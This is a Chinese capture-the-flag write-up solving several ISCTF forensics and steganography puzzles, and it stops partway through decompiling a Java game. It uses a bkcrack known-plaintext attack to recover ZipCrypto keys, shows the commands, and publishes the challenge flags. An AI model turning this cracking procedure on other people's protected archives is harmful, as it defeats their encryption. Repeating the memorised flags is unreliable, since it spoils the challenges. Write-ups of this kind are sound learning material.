☒ Remove non-alphabet chars ☐ Strict mode

From Hex

Delimiter
Auto

RC4

Passphrase
2000Mamba0824

UTF8

Input format
Latin1

Output format
Latin1

STEP

BAKE!

☒ Auto Bake

Input

MzFFRT1BQjJERjEwNEVFNjk1ODI0NTc5MTQwQURGMzk0NzJCRUIzMzE2Q0YxMT1BNjFBMkNDNDYwNTIzQjA2MThDNzk0QTkzNEFGRjNCOTBGNEUwMzY=

Output

ISCTF{590CF439-E304-4E27-BE45-49CC7B02B3F3}

ISCTF{590CF439-E304-4E27-BE45-49CC7B02B3F3}

5.Abnormal log

打开发现有嗨客注入的数据

```
1 [2025-09-11 20:54:19] [INFO] Server started listening on port 8080
2 [2025-09-11 20:25:39] [INFO] Received a request from attacker IP 192.168.1.100
3 [2025-09-11 20:59:22] [INFO] Attacker attempting to upload malicious file...
4 [2025-09-11 20:48:36] [INFO] Attacker uploading segment 1...
5 [2025-09-11 21:13:44] [DEBUG] Random data injected: AgtACjmKmUOcEBNRRfNd
6 [2025-09-11 20:27:35] [INFO] File data segment: 327fb9aa22190501dfbff187e80805050505055f050505050505342
7 [2025-09-11 20:30:46] [ERROR] Upload failure, retrying...
8 [2025-09-11 20:54:16] [INFO] Uploaded data: ypJNwHwHVnqWHfzohX4s
9 [2025-09-11 21:01:09] [DEBUG] Connection unstable, retrying upload...
10 [2025-09-11 21:22:37] [INFO] Uploading...
11 [2025-09-11 21:05:37] [WARNING] Unexpected system response, continuing...
12 [2025-09-11 20:54:13] [DEBUG] Attacker uploading segment 2...
13 [2025-09-11 20:42:02] [DEBUG] Random data injected: 2Nfl6ez3ibUdXXmkuceS
14 [2025-09-11 20:32:36] [INFO] File data segment: faf24908df5805419100c17f22f3f2eb8c8b55958db6afc91e2bcee47e6
15 [2025-09-11 20:55:26] [ERROR] Upload failure, retrying...
16 [2025-09-11 20:44:31] [INFO] Uploaded data: 2qnqD2UuRixfYTs4FNZW
17 [2025-09-11 20:56:39] [DEBUG] Connection unstable, retrying upload...
18 [2025-09-11 20:47:19] [INFO] Uploading...
19 [2025-09-11 21:12:52] [WARNING] Unexpected system response, continuing...
20 [2025-09-11 20:40:50] [ERROR] Attacker uploading segment 3...
21 [2025-09-11 20:45:30] [DEBUG] Random data injected: c8tulCJwA70UUNJB9pgC
22 [2025-09-11 20:36:37] [INFO] File data segment: fd0f96e05506c2b00c24dc4e66c48174ad858871b436c5ad0c2ce6402e
23 [2025-09-11 20:54:52] [ERROR] Upload failure, retrying...
24 [2025-09-11 20:45:36] [INFO] Uploaded data: hJDnfIrno5T9FCG8Y8F4
25 [2025-09-11 20:31:14] [DEBUG] Connection unstable, retrying upload...
26 [2025-09-11 20:23:42] [INFO] Uploading...
27 [2025-09-11 20:44:04] [WARNING] Unexpected system response, continuing...
```

搓个脚本提取一下

```
import re

def extract_flag():
    # 1. 读取日志文件内容
    try:
        with open('access.log', 'r', encoding='utf-8') as f:
            lines = f.readlines()
    except FileNotFoundError:
        print("请确保 access.log 文件在当前目录下")
        return

    # 2. 提取分片数据
    segments = {}
    current_seg_id = None

    # 遍历每一行日志
```

```

for line in lines:
    # 匹配分片声明, 例如: Attacker uploading segment 1...
    seg_match = re.search(r'Attacker uploading segment (\d+)',
line)

    if seg_match:
        current_seg_id = int(seg_match.group(1))
        continue

    # 匹配分片数据, 例如: File data segment: 327fb9...
    # 只有在确认为上传片段的上下文中才提取数据
    data_match = re.search(r'File data segment: ([0-9a-fA-
F]+)', line)

    if data_match and current_seg_id is not None:
        segments[current_seg_id] = data_match.group(1)
        # 重置 current_seg_id 以防日志结构异常 (在本题中数据紧跟声明, 所
以重置更安全)
        current_seg_id = None

# 3. 拼接与解密
if not segments:
    print("未找到任何分片数据, 请检查日志格式。")
    return

# 获取最大分片号 (日志中可以看到最大是 116)
max_seg = max(segments.keys())
print(f"共提取到 {len(segments)}/{max_seg} 个分片。")

full_hex = ""
for i in range(1, max_seg + 1):
    if i in segments:
        full_hex += segments[i]
    else:
        print(f"警告: 缺失分片 segment {i}")

# 将 Hex 转换为 Bytes
encrypted_bytes = bytes.fromhex(full_hex)

# 执行异或 (XOR 0x05) 解密
decrypted_bytes = bytearray()
for b in encrypted_bytes:
    decrypted_bytes.append(b ^ 0x05)

```

```

# 4. 保存文件
# 根据文件头 37 7A BC AF 判断为 7z 格式
output_filename = "flag.7z"
with open(output_filename, 'wb') as f:
    f.write(decrypted_bytes)

print(f"解密完成! 文件已保存为 {output_filename}")
print("请使用压缩软件（如 7-Zip）解压该文件查看 flag。")

if __name__ == '__main__':
    extract_flag()

```

改个格式就行了

```
flag{sabfndhjkashgfyiasdgfyusdguyfbknnxzbhj}
```

ISCTF{sabfndhjkashgfyiasdgfyusdguyfbknnxzbhj}

6.湖心亭看雪

根据py文件，先把b解出来

```

import binascii
c = bytes.fromhex('53591611155a51405e')
b = b'blueshark'
a = bytes([x^y for x,y in zip(c,b)])
print(a)

```

爆出来这个，后面用来打开压缩包，解码SNOW隐写

b'15ctf2025'

b'15ctf2025'

010打开图片发现jpg尾部标准格式后面，有压缩包，不过缺少pk头

5:D340	04 DE 04 37	12 28 2E 4E	D2 15 82 07	6D A3 C4 02	.p.7.(.Nò.,.m£Ä.
5:D350	50 03 FF D9	14 00 09 00	63 00 49 9A	67 5B 2C 1A	P.ÿÜ....c.Išg[,.
5:D360	B4 32 23 02	00 00 48 04	00 00 08 00	0B 00 66 6C	'2#...H.....fl
5:D370	61 67 2E 74	78 74 01 99	07 00 01 00	41 45 03 08	ag.txt.™....AE..
5:D380	00 FC 54 05	D6 32 EB DC	AB F6 39 4D	65 04 50 11	.ÛT.Ö2èÜ«ö9Me.P.
5:D390	18 4A 9B 8C	7B 09 47 D3	8D 0D BA ED	AC 2A 01 21	.J>œ{.GÓ..°í~*.!.
5:D3A0	E1 F0 B7 FD	0A 03 AD 81	49 BE 41 1B	A4 05 6A 34	áš·ý..-.I¾A.¤.j4
5:D3B0	34 76 C7 17	45 D0 9B 83	B9 23 D1 44	CF 07 5B D4	4vÇ.EÐ>f' #ÑDİ. [Ô
5:D3C0	82 15 B1 C9	C7 19 55 AC	94 DA A4 61	5D 56 64 84	,.±ÉÇ.U~"Úa]Vd,,
5:D3D0	90 17 E8 89	77 7C 7D E6	E5 FF ED 9D	A5 0A 56 CC	..è%w }æâÿí.¥.Vİ
5:D3E0	6D 84 9C C6	20 9F 54 6F	AC 09 D8 62	E5 71 86 1A	m,,œÆ ÝTo~.Øbâqt.
5:D3F0	E9 91 27 CD	9A 26 D4 83	1B 25 E8 FD	22 87 2A E7	é' 'Íš&ôf.%èý"†*ç

5:D560	68 D5 25 15	B6 DB 14 9A	8D FE 21 35	89 D3 12 6B	hÕ%.¶Û.š.p!5%Ó.k
5:D570	24 0E F7 5A	C6 0C 1F E4	A0 AB FF 54	F6 72 4A 80	\$.÷ZÆ..ä «ÿTörJ€
5:D580	A9 6E BE 75	00 4A A4 C2	FB F6 B9 90	9F EF 6B 2D	@n¾u.J¤ÂÜö'.Ÿïk-
5:D590	5B E5 96 03	CE 5A 61 C8	2E 3C 8A FF	17 52 D1 C2	[â-.ÎZaË.<Šÿ.RÑÂ
5:D5A0	25 33 EE 25	50 4B 07 08	2C 1A B4 32	23 02 00 00	%3î%PK...,'2#...
5:D5B0	48 04 00 00	50 4B 01 02	1F 00 14 00	09 00 63 00	H...PK.....c.
5:D5C0	49 9A 67 5B	2C 1A B4 32	23 02 00 00	48 04 00 00	Išg[,.'2#...H...
5:D5D0	08 00 2F 00	00 00 00 00	00 00 20 00	00 00 00 00	.../.....
5:D5E0	00 00 66 6C	61 67 2E 74	78 74 0A 00	20 00 00 00	...flag.txt... ..
5:D5F0	00 00 01 00	18 00 44 E3	CD 38 D8 4F	DC 01 44 E3	Dăİ800Ü.Dă
5:D600	CD 38 D8 4F	DC 01 1C BA	CD 38 D8 4F	DC 01 01 99	İ800Ü..°İ800Ü..™
5:D610	07 00 01 00	41 45 03 08	00 50 4B 05	06 00 00 00	AE...PK.....
5:D620	00 01 00 01	00 65 00 00	00 64 02 00	00 00 00 00	e...d.....

重提取一下，添加头

湖心亭.jpg	美丽.gif	frame_	flag.7z	out.zip x	snow.zip												
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
0000	50	4B	03	04	14	00	09	00	63	00	49	9A	67	5B	2C	1A	PK.....c.Išg[,.
0010	B4	32	23	02	00	00	48	04	00	00	08	00	0B	00	66	6C	'2#...H.....f1
0020	61	67	2E	74	78	74	01	99	07	00	01	00	41	45	03	08	ag.txt.™....AE..
0030	00	FC	54	05	D6	32	EB	DC	AB	F6	39	4D	65	04	50	11	.üT.Ö2ëÜ«ö9Me.P.
0040	18	4A	9B	8C	7B	09	47	D3	8D	0D	BA	ED	AC	2A	01	21	.J>Æ{.GÓ..°í~*.*!
0050	E1	F0	B7	FD	0A	03	AD	81	49	BE	41	1B	A4	05	6A	34	áð·ý...-I¼A.¤.j4
0060	34	76	C7	17	45	D0	9B	83	B9	23	D1	44	CF	07	5B	D4	4vÇ.EÐ>f'1#ÑDİ.[Ô
0070	82	15	B1	C9	C7	19	55	AC	94	DA	A4	61	5D	56	64	84	,.±ÉÇ.U~"Ú¤a]Vd,,
0080	90	17	E8	89	77	7C	7D	E6	E5	FF	ED	9D	A5	0A	56	CC	..è%w }æãÿí.¥.Vİ
0090	6D	84	9C	C6	20	9F	54	6F	AC	09	D8	62	E5	71	86	1A	m,,æÆ.YTø~.Øbâqt.
00A0	E9	91	27	CD	9A	26	D4	83	1B	25	E8	FD	22	87	2A	E7	é' 'Íš&Ôf.%èý"†*ç
00B0	AE	99	83	A3	43	DC	DB	88	9C	2E	8B	0F	8C	98	AF	AD	@™f£CÜÛ^æ.<.£~--
00C0	96	2F	B9	74	06	00	1E	18	29	70	CD	AB	47	F2	9A	F4	-/'t....)pÍ«Gòšô
00D0	27	FF	97	4F	D9	69	3B	C8	C6	4F	24	E0	67	8E	5A	CA	'ÿ-OÛi;ÊÆO\$àgŽZÊ
00E0	B6	62	1F	8A	A5	2D	32	18	6D	E1	4B	1B	E4	04	11	60	¶ b.Š¥-2.máK.ä..`
00F0	8D	7B	D5	0E	85	06	E6	BD	2E	1A	7B	A4	39	2A	FA	4D	.{Ö....æ½..{¤9*úM
0100	9E	57	25	88	0A	E3	96	B9	C5	21	23	BD	5E	D9	9E	8A	žW%^..ã-¹Å!#½^ÙžŠ
0110	50	4B	03	04	B6	51	28	85	ED	75	16	B0	23	28	77	E2	DE>ú¶0(·ý...º#)wê

全选发现大量空白，结合题目猜测是SNOW隐写（谁懂打开flag.txt发现还有一层隐写的救赎感orz




那解一下吧，用b值当密码

```
D:\snwdos32>SNOW.EXE -p 15ctf2025 -C "E:\0CTF\ISCTF\湖心亭看雪\flag.txt"
ISCTF{y0U_H4v3_kN0wn_Wh4t_15_Sn0w!!!}
```

ISCTF{y0U_H4v3_kN0wn_Wh4t_15_Sn0w!!!}

7.美丽的风景照


拆帧，每张图片都有明显文字




美丽-1.png



美丽-2.png



美丽-3.png



美丽-4.png



美丽-5.png



美丽-6.png



美丽-7.png

选

按照彩虹颜色排序，古风部分反转字符

红: jqW2 2Wqj

橙: Dg2C C2gD

黄: 7HLo8 8oLH7

绿: 6yRWh hWRy6

蓝: ZXw8T T8wXZ

靛: 3CaEK KEaC3

紫: 98Mz zM89

青蓝紫: 2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz

解码（懒得喷这种题，彩虹和古风反转这么重要的东西居然放在连着两天才给出来的hint里了）

2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz

ABC 32 1

Output

ISCTF{H0w_834u71fu1!!!}

ISCTF{H0w_834u71fu1!!!}

8.小蓝鲨的神秘文件

搓个脚本提取一下文字

```

# extract_udl.py
#python extract_udl.py

from pathlib import Path
import re

def main():
    here = Path(__file__).resolve().parent
    dat = here / "ChsPinyinUDL.dat"
    out = here / "out.txt"

    if not dat.exists():
        # 若文件名大小写或略不同，做一次兜底匹配
        cand_s = list(here.glob("*Pinyin*UDL*.dat")) +
list(here.glob("*.dat"))
        raise FileNotFoundError(
            f"没在脚本目录找到 {dat.name}。 \n"
            f"脚本目录: {here}\n"
            f"当前目录下可疑文件: {[c.name for c in cand_s]}"
        )

    b = dat.read_bytes()

    # 尝试 UTF-16LE 解码（微软拼音 UDL 典型）
    s = b.decode("utf-16le", errors="ignore")

    # 抽取连续的“中文/字母/数字/常见符号”片段
    pat = re.compile(r'[\u4e00-\u9fffA-Za-z0-9_{}。，！？、；：\-\s]
{2,}')
    hits = [m.group(0).strip() for m in pat.finditer(s)]

    # 去重（保序）
    seen = set()
    cleaned = []
    for t in hits:
        if not t:
            continue
        if t not in seen:
            seen.add(t)
            cleaned.append(t)

    out.write_text("\n".join(cleaned), encoding="utf-8")

```

```

print(f"[OK] 读取: {dat}")
print(f"[OK] 输出: {out} (共 {len(cleaned)} 条片段)")

if __name__ == "__main__":
    main()

```

可以看到一些符号被误输出成了文字，但是不是很影响阅读

桢y
 变帮我优化这段代码
 K9
 祢l
 变不要乱动我的代码
 祢d
 娉不要动我原来的代码
 璫l
 媿出题人说弗莱格在官网
 媿出题人说弗莱格在那里
 桧d
 娆官网的新闻里l
 汨g
 娃弗莱格
 c格在那里
 票y
 娟还有一些项目合作的机会r
 穉l
 婁福州蓝鲨信息技术有限公司
 杼s
 媿机会是留给有准备的人
 此g
 变看看官网的新闻吧
 扬j
 变你把简历投了再说

1 - 40 - Col 0 | 370 characters

Plain text



召唤你的开黑队友！一起组队来玩！

请收下你的Flag：ISCTF{我要和小蓝鲨组一辈子CTF战队}

ISCTF{我要和小蓝鲨组一辈子CTF战队}

9.小蓝鲨的千层FLAG

可以看到前面的压缩包密码都在文件末

task1.zip	shark.zip	out.png	c.png	flagggg999.zip x	
	0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF				
3:B250	57 55 9A 60	C3 32 34 21	23 62 E6 DE	F7 D3 4B 78	WUš`Ä24!#bæP÷ÓKx
3:B260	B9 07 12 F0	21 23 66 FF	68 DA DE 3D	67 CF 48 06	'..ð!#fÿhÚp=gİH.
3:B270	17 DE 80 BB	CE 3B 45 54	4B 24 85 61	39 2E 6B D7	.p€»İ;ETK\$...a9.k×
3:B280	68 41 85 88	00 B4 ED D7	BE 04 06 88	54 48 E5 E3	hA...^.'í×¾..^THåã
3:B290	17 87 9C 5E	90 B3 75 15	80 6D 78 FE	07 EC B4 BF	.‡æ^.'³u.€mxp.i'¿
3:B2A0	50 4B 01 02	14 00 14 00	01 00 63 00	8E BB 82 5B	PK.....c.Ž», [
3:B2B0	79 33 AD 98	69 B2 03 00	02 B2 03 00	0E 00 0B 00	y3-~i²...².....
3:B2C0	00 00 00 00	00 00 00 00	B6 81 00 00	00 00 66 6C	¶.....fl
3:B2D0	61 67 67 67	67 39 39 38	2E 7A 69 70	01 99 07 00	agggg998.zip.™..
3:B2E0	01 00 41 45	03 08 00 50	4B 05 06 00	00 00 00 01	..AE...PK.....
3:B2F0	00 01 00 47	00 00 00 A0	B2 03 00 20	00 54 68 65	...G...²... .The
3:B300	20 70 61 73	73 77 6F 72	64 20 69 73	20 30 65 62	password is 0eb
3:B310	39 64 33 39	38 36 65 35	36 34 37 33	63	9d3986e56473c

搓个脚本爆一下

```
SEVEN_Z = r"D:/7zip/7z.exe"
import re, struct, subprocess
from pathlib import Path

SIG_EOCD = b"PK\x05\x06"

def find_eocd(data: bytes) -> int:
    start = max(0, len(data) - (0xFFFF + 22))
    idx = data.rfind(SIG_EOCD, start)
    if idx < 0:
        raise ValueError("EOCD not found")
    return idx

def get_password(zip_path: Path) -> str:
    data = zip_path.read_bytes()
    eocd = find_eocd(data)
    cmt_len = struct.unpack_from("<H", data, eocd + 20)[0]
    cmt = data[eocd + 22 : eocd + 22 + cmt_len].decode("utf-8",
errors="ignore")
    m = re.search(r"password\s+is\s+([0-9a-fA-F]+)", cmt, re.I)
    if not m:
        raise ValueError(f"Password not found in comment: {cmt!r}")
    return m.group(1)

def run_7z_extract(zip_file: Path, password: str, out_dir: Path):

    out_dir = Path(out_dir)
    out_dir.mkdir(parents=True, exist_ok=True)

    cmd = [str(SEVEN_Z), "x", str(zip_file), f"-p{password}", f"-o{str(out_dir)}", "-y"]
    print("RUN:", cmd) # 方便确认

    r = subprocess.run(cmd, capture_output=True, text=True)
    if r.returncode != 0:
        raise RuntimeError(f"7z failed on {zip_file}\nSTDOUT:\n{r.stdout}\nSTDERR:\n{r.stderr}")

def main():
    work = Path(".")
    start = work / "attachment.zip"
```

```

if not start.exists():
    raise FileNotFoundError("找不到 attachment.zip")

cur = start
out = work / "out"
out.mkdir(exist_ok=True)

# 先把 attachment.zip 解出来
subprocess.run([SEVEN_Z, "x", str(cur), f"-o{out}", "-y"],
check=True)

# 找到 999
candidates = sorted(out.glob("*.zip"))
if not candidates:
    raise RuntimeError("attachment.zip 解出来没有zip? ")
# 优先包含999的
cur = next((p for p in candidates if "999" in p.name),
candidates[0])

for i in range(5000):
    pw = get_password(cur)
    print(f"[{i}] {cur.name} -> {pw}")
    # 解到同一个 out 目录, 会不断覆盖生成下一层
    run_7z_extract(cur, pw, out)
    # 找最新的 zip (或者按命名找 next)
    zips = sorted(out.glob("*.zip"))
    # 找比当前小1的层更稳
    cur_num = re.search(r"(\d+)", cur.stem)
    if cur_num:
        n = int(cur_num.group(1)) - 1
        nxt = out / f"flagggg{n}.zip"
        if nxt.exists():
            cur = nxt
            continue
    # 兜底: 选 out 里修改时间最新的 zip
    cur = max(zips, key=lambda p: p.stat().st_mtime)

if __name__ == "__main__":
    main()

```

爆到后面居然熄火了，出去看看怎么个事

```
发生异常: ValueError ×
Password not found in comment: "The password is... wait, I forgot! But you must know what's
inside, right? 畚... ŋɤ˥ə̌ô\u0530γ"

File "E:\0CTF\ISCTF\小蓝鲨的千层FLAG\boom.py", line 21, in get_password
    raise ValueError(f"Password not found in comment: {cmt!r}")
File "E:\0CTF\ISCTF\小蓝鲨的千层FLAG\boom.py", line 56, in main
    pw = get_password(cur)
File "E:\0CTF\ISCTF\小蓝鲨的千层FLAG\boom.py", line 74, in <module>
    main()
~~~~^^
ValueError: Password not found in comment: "The password is... wait, I forgot! But you must know
what's inside, right? 畚... ŋɤ˥ə̌ô\u0530γ"
```

```
22 |         return m.group(1)
23
```

问题 输出 调试控制台 终端 端口


+ ~ 搜 Python Debug Console [] 卐

[992] flagggg7.zip -> 051871ca8d584f94
RUN: ['D:/7zip/7z.exe', 'x', 'out\\flagggg7.zip', '-p051871ca8d584f94', '-oout', '-y']
[993] flagggg6.zip -> ae54f3df91154913
RUN: ['D:/7zip/7z.exe', 'x', 'out\\flagggg6.zip', '-pae54f3df91154913', '-oout', '-y']
[994] flagggg5.zip -> 3a2ddedb13524c3a
RUN: ['D:/7zip/7z.exe', 'x', 'out\\flagggg5.zip', '-p3a2ddedb13524c3a', '-oout', '-y']
[995] flagggg4.zip -> 3437397950ee4ba2
RUN: ['D:/7zip/7z.exe', 'x', 'out\\flagggg4.zip', '-p3437397950ee4ba2', '-oout', '-y']

原来是没有密码了，那就按照题目给的文章明文攻击一下

sign	这里没有flag				challenge.zip				flagggg3.zip x																							
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0120	B2	6D	AD	98	CA	91	19	E8	75	DC	33	F9	03	A3	80	98	²m~Ê'.èuÜ3ù.£€~															
0130	BB	DC	30	69	50	4B	01	02	14	00	14	00	09	00	00	00	»Ü0iPK.....															
0140	8C	BB	82	5B	C3	88	F9	C9	0A	01	00	00	FE	00	00	00	£», [Ã^ùÊ....þ...															
0150	0C	00	24	00	00	00	00	00	00	00	20	00	00	00	00	00	..\$.															
0160	00	00	66	6C	61	67	67	67	67	32	2E	7A	69	70	0A	00	..flagggg2.zip..															
0170	20	00	00	00	00	00	01	00	18	00	48	84	F1	4B	A0	63	H,,ñK c															
0180	DC	01	48	84	F1	4B	A0	63	DC	01	48	84	F1	4B	A0	63	Ü.H,,ñK cÜ.H,,ñK c															
0190	DC	01	50	4B	05	06	00	00	00	00	01	00	01	00	5E	00	Ü.PK.....^.															
01A0	00	00	34	01	00	00	89	00	54	68	65	20	70	61	73	73	..4...%.The pass															
01B0	77	6F	72	64	20	69	73	2E	2E	2E	20	77	61	69	74	2C	word is... wait,															
01C0	20	49	20	66	6F	72	67	6F	74	21	20	42	75	74	20	79	I forgot! But y															
01D0	6F	75	20	6D	75	73	74	20	6B	6E	6F	77	20	77	68	61	ou must know wha															
01E0	74	27	73	20	69	6E	73	69	64	65	2C	20	72	69	67	68	t's inside, righ															
01F0	74	3F	20	B7	AD	D2	EB	A3	BA	C3	DC	C2	EB	CA	C7	2E	t? ·-òë£°ÃÜÂëÊÇ.															
0200	2E	2E	20	B5	C8	B5	C8	A3	AC	CE	D2	CD	FC	C1	CB	A3	.. µÈµÈ£-ÎòÍüÁÊ£															
0210	A1	B5	AB	CA	C7	C4	E3	BF	CF	B6	A8	D6	AA	B5	C0	C0	ιµ«ÊÇÃã¿İ¶" ÖαµÀÀ															
0220	EF	C3	E6	D3	D0	CA	B2	C3	B4	A3	AC	B6	D4	B0	C9	A3	ĩÃæÓÐÊ²Ã' £-¶Ô°É£															
0230	BF																¿															

猜测flagggg2.zip里面是falgggg1.zip，创建明文txt文件（这个人一开始用flagggg1.txt爆的，没爆出来，于是怒改8字节明文（目移



爆出来了

```
$ printf "flagggg1" > plain1.txt
xjxua@xuan MINGW64 /d/bkcrack
$ ./bkcrack.exe -C /e/OCTF/ISCTF/1000zipFLAG/out/flagggg3.zip -c flagggg2.zip -p plain1.txt -o 30 -x 0
504B0304
bkcrack 1.8.0 - 2025-08-18
[01:23:47] Attack on 4194304 Z values at index 37
Keys: ae0c4b27 66c21cba b9a7958f
38.7 % (1623385 / 4194304)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 1623385
[01:42:03] Keys
ae0c4b27 66c21cba b9a7958f
```

输出一个新的压缩包

```
File error: could not open input file E:/OCTF/ISCTF/1000zipFLAG/out/flagggg3.zip.
xjxua@xuan MINGW64 /d/bkcrack
$ ./bkcrack.exe -C /e/OCTF/ISCTF/1000zipFLAG/out/flagggg3.zip -c flagggg2.zip -k ae0c4b27 66c21cba
9a7958f -d flagggg2_dec.zip
bkcrack 1.8.0 - 2025-08-18
[01:54:52] writing deciphred data flagggg2_dec.zip
wrote deciphred data (not compressed).
```

flagggg1.zip可以直接打开了


You deserve it !

ISCTF{3f165c87-c0d4-4903-9c47-3a8d3b9c83df}

ISCTF{3f165c87-c0d4-4903-9c47-3a8d3b9c83df}


10.冲刺！偷摸零！

打开看一下jar包，提取数据中的db文件，看到flag上半



PART1:ISCTF{Tom0R1_Dash

JADX反编译一下，找到游戏结束的输出代码



补全一下Java代码块

```

public class x111 {
    public static void main(String[] args) {
        byte[] encrypted = {
            5, 20, 7, 1, 103, 111, 10, 18, 32, 18,
